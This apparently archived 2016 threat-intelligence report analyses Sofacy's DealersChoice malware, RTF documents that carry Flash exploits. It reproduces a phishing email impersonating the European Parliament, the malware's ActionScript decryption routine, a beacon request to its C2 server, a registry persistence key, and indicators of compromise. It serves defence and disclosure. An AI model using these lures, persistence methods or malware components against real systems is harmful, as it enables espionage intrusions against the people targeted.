‘DealersChoice’ is Sofacy’s Flash Player Exploit Platform

By Robert Falcone, Bryan Lee

Published: 2016-10-17 · Archived: 2026-04-05 19:04:28 UTC

Unit 42 has reported on various Sofacy group attacks over the last year, most recently with a post on Komplex, an OS X variant of a tool commonly used by the Sofacy group. In the same timeframe of the Komplex attacks, we collected several weaponized documents that use a tactic previously not observed in use by the Sofacy group. Weaponizing documents to exploit known Microsoft Word vulnerabilities is a common tactic deployed by many adversary groups, but in this example, we discovered RTF documents containing embedded OLE Word documents further containing embedded Adobe Flash (.SWF) files, designed to exploit *Flash* vulnerabilities rather than Microsoft Word. We have named this tool that generates these documents **DealersChoice.**


In addition to the discovery of this new tactic, we were able to identify two different variants of the embedded SWF files: the first being a standalone version containing a compressed payload which we have dubbed DealersChoice.A and a second variant being a much more modular version deploying additional anti-analysis techniques which we have dubbed DealersChoice.B. The unearthing of DealersChoice.B suggests a possible code evolution of the initial DealersChoice.A variant. Also, artifacts within DealersChoice suggests that Sofacy created it with the intentions to target both Windows and OSX operating systems, as DealersChoice could potentially be cross-platform due to its use of Adobe Flash files.

Targeting data of Sofacy group attacks remain limited, but we were able to identify a Ukrainian based defense contractor as well as the Ministry of Foreign Affairs of a nation state in that same region as being targeted by these attacks. The following post focuses on our study of DealersChoice, though it is worth noting that the U.S. government has recently attributed many of the same indicators of compromise associated with this entity during the DNC intrusion to Russia. (Sofacy, also known as APT 28, is a group commonly attributed to Russia.)

DealersChoice Attacks

Based on our telemetry, the attacks delivering DealersChoice documents occurred in August 2016 and focused primarily on organizations in countries that were part of the former Soviet republic. These malicious documents were delivered to a Ukrainian-based defense contractor as well as a Ministry of Foreign Affairs of a nation state in the same region, both via phishing attacks.

We were able to collect the actual phishing email targeting the Ukrainian based defense contractor, which can be seen in Figure 1. The emails shows a fairly well crafted phish, which had a spoofed sender address masquerading as part of the European Parliament’s Press Unit and used an existing person’s signature block to increase the appearance of legitimacy. The file attachment is a sample of the DealersChoice.A variant named Bulletin.doc containing details about a possible Russian invasion of Ukraine.


From: European Parliament Press Unit <[redacted]> Sent: Mon 8/15/2016 4:53 AM
To: [redacted]
Cc:
Subject: European Parliament Press Release
Message Bulletin.doc (398 KB)

Greetings Sir/Madam!

Attached you can find statement about possibility of Russian invasion of Ukraine

Regards,

[redacted]

Head of Press Unit and Deputy Spokesperson

European Parliament
Bât. Altiero Spinelli
60 rue Wiertz / Wiertzstraat 60
B-1047 - Bruxelles/Brussels
Belgium

Phone: +32(0)2 28 42111

Fax: +32(0)2 28 46974

Figure 1 Attack Email Delivered to Ukrainian defense organization and MFA of nearby country

If the recipient opens the Bulletin.doc attachment, a decoy document is displayed that has a title of “Russian invasion possible ‘at any minute’”, as seen in Figure 2. The contents of the decoy document were copied and pasted from an August 7, 2016 article posted at the Irish Times with very little modification.




Figure 2 Decoy document displayed by DealersChoice documents on Possible Russian Invasion of Ukraine

During our analysis of the DealersChoice delivery document, we found a second, albeit different, version of DealersChoice that we do not have the associated targeting information, although we believe it was delivered in another phishing attack. This additional sample also opened a decoy document, which in this case was a document detailing Turkish politics. Again, it appears the threat actors took content from an online news article, as the contents in this decoy documents match an August 4, 2016 article posted to the Huffington Post. Figure 3 shows this decoy content, which in this case the threat actors appear to be less careful when they copied and pasted the content, as they introduced a spelling error (see "STANBUL") at the beginning of the document.




Figure 3 Decoy document opened by the additional DealersChoice sample

Deal with it

While the decoy documents are displayed to victim, the DealersChoice delivery document is busy carrying out malicious activities in an attempt to exploit the system. As previously mentioned, we have seen two different variations of DealersChoice. Both variations share a common core of components, however, how they exploit vulnerabilities and install the payload is markedly different. We will describe specifics on how both DealersChoice.A and DealersChoice.B operate in further sub-sections; however, we need to first describe the core components shared between the two.

At face value, DealersChoice is a rich text file (RTF) that has two responsibilities: display the decoy content embedded within the RTF and to load an embedded Word document (OLE). The Word document loads an embedded Flash file (SWF), which ultimately executes ActionScript that begins the malicious activity on the system. The ActionScript within the embedded Flash file, specifically the code and the actions it carries out is where the two variants of DealersChoice differ. As depicted in the diagram in Figure 4, the ActionScript in DealersChoice.A checks the version of Flash player and attempts to exploit a vulnerability by loading one of three embedded Flash files (SWF) to install an embedded payload. The ActionScript in DealersChoice.B differs dramatically, as it contacts a C2 server to receive a Flash file and a payload in order to exploit a vulnerability and install a Trojan.




Figure 4 DealersChoice variants A and B use different approaches to achieve the same goal

As you can see, DealersChoice.A is more of a standalone toolkit with all components embedded within one file, whereas DealersChoice.B requires an active C2 server to obtain additional resources required to exploit the system. The filename “allInFlash.swf” of the Flash file embedded in the Word document of DealersChoice.A suggests it author intended it to be standalone as well.

DealersChoice.A

The DealersChoice.A variant is a standalone tool that contains all the necessary components to exploit the system. Based on embedded metadata, the DealersChoice.A SWF file was created on August 15, 2016, which is the same day in which the attack on the Ukrainian defense organization and a day before the attack on the targeted Ministry of Foreign Affairs.

The Flash SWF file that contained the malicious ActionScript also had four files embedded within it, named ExtSwf, ExtSwf1, ExtSwf2 and Main22_Pay. The ActionScript uses the zlib library to decompress the Main22_Pay file, which contains the shellcode and the payload that the shellcode will install on the system. The ActionScript will check the version of Flash player and will use zlib to decompress followed by a decryption

routine (0xb7 as a key) on one of the ExtSwf, ExtSwf1 or ExtSwf2 files as an embedded SWF. The following ActionScript shows the custom algorithm that will decrypt the embedded SWF file:

```
private function unpack(ciphertext:ByteArray, akey:uint) : ByteArray
{
 ciphertext.position = 0;
 var key:uint = akey;
 var count:uint = 0;
 while(count < ciphertext.length)
 {
  key = key >> 1 ^ ((key & 64) >> 6 ^ (key & 32) >> 5 ^ (key & 2) >> 1 ^ (key & 8) >> 3) << 7;
  ciphertext[count] = ciphertext[count] ^ key;
  count++;
 }
 ciphertext.position = 0;
 ciphertext.uncompress();
 ciphertext.position = 0;
 return ciphertext;
}
```

The embedded SWF decrypted contains ActionScript that attempts to exploit a vulnerability. The purpose of aforementioned version check is to make sure that the correct malicious ActionScript is executed to exploit a vulnerability that the Flash player is vulnerable to. Table 1 shows the range of Flash player versions within DealersChoice.A, the embedded SWF file loaded and the associated vulnerability exploited by the loaded SWF.

Table 1 Versions of Flash player DealersChoice.A looks for and the associated vulnerability exploited

It appears the author(s) of DealersChoice did extensive research, as the range of versions for each vulnerability aligns with the vulnerable versions as described in the vendor's advisory. It should also be noted that if the Flash version on the system is not within these ranges, DealersChoice will not load any of the malicious SWF files and therefore not attempt to exploit the system.

The result of exploiting any of the vulnerabilities listed in Table 1 is the execution of shellcode from the Main22_Pay file embedded within the SWF. The shellcode appears to use the Mersenne Twister algorithm with an initial seed value of 0xD01A7C2 to generate a pseudo-random number to use as a key to decrypt an embedded payload. Once decrypted, the shellcode installs the payload to %APPDATA%\Local\nshwmpfs.dll (SHA256: 73db52c0d4e31a00030b47b4f0fa7125000b19c6c9d462c3d0ce0f9d68f04e4c). The shellcode also creates the following registry key for persistence, which is the Office Test Persistence method used by Sofacy in previous attacks:

	HKCU\Software\Microsoft\Office test\Special\Perf: Users\Administrator\AppData\Local\nshwmpfs.dll

The 'nshwmpfs.dll' payload is a sample of Sofacy's Carberp-based tool, which is very similar to the payload we described in our previous blog. This payload communicates with servicecdp[.]com as its C2 server, which is also mentioned in our prior blog as well, which suggests the Sofacy group is reusing their infrastructure across separate attacks.

While analyzing DealersChoice.A, we found an interesting artifact in the "ExtSwf" SWF file, which sets a flag with the following line of code if the system is running on Apple's OSX operating system:

```
static var _osx = System.capabilities.version.toUpperCase().indexOf("MAC") >= 0;
```

This artifact is interesting as the shellcode executed relies on Windows APIs and the payload installed is a Windows DLL that would not run on OSX. This flag does suggest that the threat actors do consider the OSX operating system when developing their malicious exploit code in cross platform file types, such as Flash SWF files. While we cannot confirm this, it is possible that the threat actors could use DealersChoice.A to exploit and load an OSX Trojan if prepared with the appropriate shellcode.

DealersChoice.B

While researching DealersChoice.A, we found DealersChoice.B delivery documents that shared many of the same attributes, but were newer as the metadata within the embedded Flash file suggests they were created on August 25, 2016. DealersChoice.B documents are slightly different than their predecessors, specifically in that they do not contain three separate SWF files to exploit vulnerabilities on the system. Instead, DealersChoice.B relies on an active C2 server to provide a malicious SWF file to exploit a vulnerability, as well as the payload to execute. We presume that the threat actor checks the version of Flash player at the C2 and loads the malicious exploit code on the fly. We named these documents DealersChoice.B based on this difference. During our analysis, the C2 server was not operational so we were unable to obtain the malicious SWF or payload associated with this delivery document.

The core components of DealersChoice are in variant B, specifically an RTF file with an embedded Word document that loads an embedded Flash file (SWF). However, the Flash file in variant B are different than its

predecessor, which contains one embedded file named Main64_Pay. The Main64_Pay file is decompressed using the zlib library and decrypted using the same algorithm as discussed in the DealersChoice.A section, but using 0x8f as a key instead of 0xb7. When loaded, Main64_Pay runs ActionScript in a function named “Main32”, which begins creating and sending HTTP GET request to the following URL:

> http://appexsrv[.]net/search.php?<Capabilities.serverString>

The <Capabilities.serverString> portion of the URL is the output of the read only string provided within the flash.system.Capabilities.serverString property, which contains a string of system specific information that the webserver can use to determine the system's operating system, Flash version and more. During our analysis, the HTTP GET request appears as the following, which shows the system specific information sent to the C2 server:

```
GET /search.php?A=t&SA=t&SV=t&EV=t&MP3=t&AE=t&VE=t&ACC=t&PR=t&SP=f&SB=f&DEB=f&V=WIN
%2018%2C0%2C0%2C268&M=Adobe%20Windows&R=1024x768&COL=color&AR=1.0&OS=Windows
%207&ARCH=x86&L=en&IME=t&PR32=t&PR64=t&PT=ActiveX&AVD=f&LFD=f&WD=f&TLS=t&ML=5.1&DP=72 HTTP/1.1
Accept: */*
Accept-Language: en-US
x-flash-version: 18,0,0,268
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: appexsrv.net
Connection: Keep-Alive
```

We believe the threat actors use the system information in this beacon for the following reasons (and possibly others):

1. Determine the version of Flash to serve an appropriate malicious SWF to exploit a vulnerability in that version of Flash
2. Determine the operating system to provide the appropriate payload, possibly making this a cross-platform exploit framework
3. Filter out analysis systems based on operating system, architecture, screen resolution and/or language

If the C2 server is operational, it is going to respond to the beacon to “server.php” with data that include variables named "k1","k2","k3" and "k4". The function is going to use the value in the "k1" variable in another HTTP request to the following URL:

> http://appexsrv[.]net/api/v1/<k1 variable>/<Capabilities.serverString>

The C2 will respond to this request with a compressed and encrypted SWF file as the response data. The function uses the "k3" variable as a key to decrypt the SWF using the same encryption algorithm, and will then make another request to the following URL:

> http://appexsrv[.]net/api/v1/<k2 variable>/<Capabilities.serverString>

The C2 server will respond to this request with compressed and encrypted binary data that the function will decrypt using the "k4" variable as a key using the same encryption algorithm. The decrypted binary data is the payload that is loaded into memory, suggesting the payload provided by the C2 server will be similar to the payload embedded in the other version of this toolkit, specifically starting with shellcode that decrypts and installs an embedded DLL.

Infrastructure

Amongst the two known DealersChoice variants, DealersChoice.A was found to drop a payload onto the victim host after exploiting an available Adobe Flash vulnerability which then communicated with a C2 server located at servicecdp[.]com. This C2 was previously reported on by Unit 42 in a June 2016 blog regarding an attack campaign targeting government organizations. The payload discovered communicating to servicecdp[.]com in June was then linked to other Sofacy group attacks in that time frame using the same Microsoft Word DLL side-loading technique.

While we were unable to retrieve the payload for DealersChoice.B, we were able to identify appexsrv[.]net as the C2 server used to deliver the malicious exploit code and the payload. Examination of passive DNS records did not show overlaps with previous attack campaigns, but we were able to identify two other domains, appexrv[.]com and upmonserv[.]net registered by the same email address, Kellen.green82@mail.com. These additional domains do not appear to be active C2s at this time. Figure 5 shows the infrastructure and samples associated with DealersChoice.




Figure 5 Infrastructure and samples associated with DealersChoice

Evidence of a Tiered Infrastructure

The remote server used by DealersChoice.B to obtain its malicious exploit code and its payload is appexsrv[.]net (resolved to 95.183.50.23). During our analysis, the remote server did not serve a SWF file or a payload, but instead it responded with the following HTTP 503 error that is quite interesting:

```
HTTP/1.1 503 Service Unavailable

Server: squid

Mime-Version: 1.0

Date: Wed, 05 Oct 2016 13:12:12 GMT

Content-Type: text/html

Content-Length: 0

X-Squid-Error: ERR_CONNECT_FAIL 110

Connection: keep-alive
```

The HTTP 503 error shows that the server at 95.183.50.23 is running a Squid HTTP proxy. The response shows that the proxy was unable to connect to the server that the proxy is configured to communicate, specifically with a 110 error that occurs when the connection timed out. This suggests that the server is most likely set up as a transparent proxy to forward HTTP requests to another server. The use of this Squid proxy suggests the threat actors want to conceal the true location of their C2 server.

Conclusion

DealersChoice is an exploit platform that allows the Sofacy threat group to exploit vulnerabilities in Adobe Flash. Cross-platform exploits are obviously a focus for Sofacy, as they included checks within DealersChoice to determine the operating system of the targeted system. These checks were specifically for Apple's OS X operating system, which coupled with our discovery of Sofacy's Komplex OSX Trojan suggests that this threat group is capable of operating in both Windows and Apple environments. Our analysis of DealersChoice has also led us to the discovery of a potential tiered infrastructure that leverages transparent proxies to hide the true location of Sofacy's C2 servers.

Palo Alto Networks customers are protected from DealersChoice delivery documents and the Sofacy Carberp payload via:

- WildFire detection of all known samples as malicious
- All known C2s are classified as malicious in PAN-DB
- Traps was able to block exploit code used by DealersChoice

AutoFocus customers can gather additional information on DealersChoice and Sofacy Carberp via:

- AutoFocus tags have been created DealersChoice
- Payload matches SofacyCarberp tag in AutoFocus

Indicators of Compromise

DealersChoice.A

dc2c3314ef4e6186b519af29a246679caa522acd0c44766ecb9df4d2d5f3995b

DealersChoice.B

cc68ed96ef3a67b156565acbea2db8ed911b2b31132032f3ef37413f8e2772c5

af9c1b97e03c0e89c5b09d6a7bd0ba7eb58a0e35908f5675f7889c0a8273ec81

DealersChoice.B C2

appexsrv[.]net

Sofacy Carberp

73db52c0d4e31a00030b47b4f0fa7125000b19c6c9d462c3d0ce0f9d68f04e4c

Sofacy Carberp C2

servicecdp[.]com
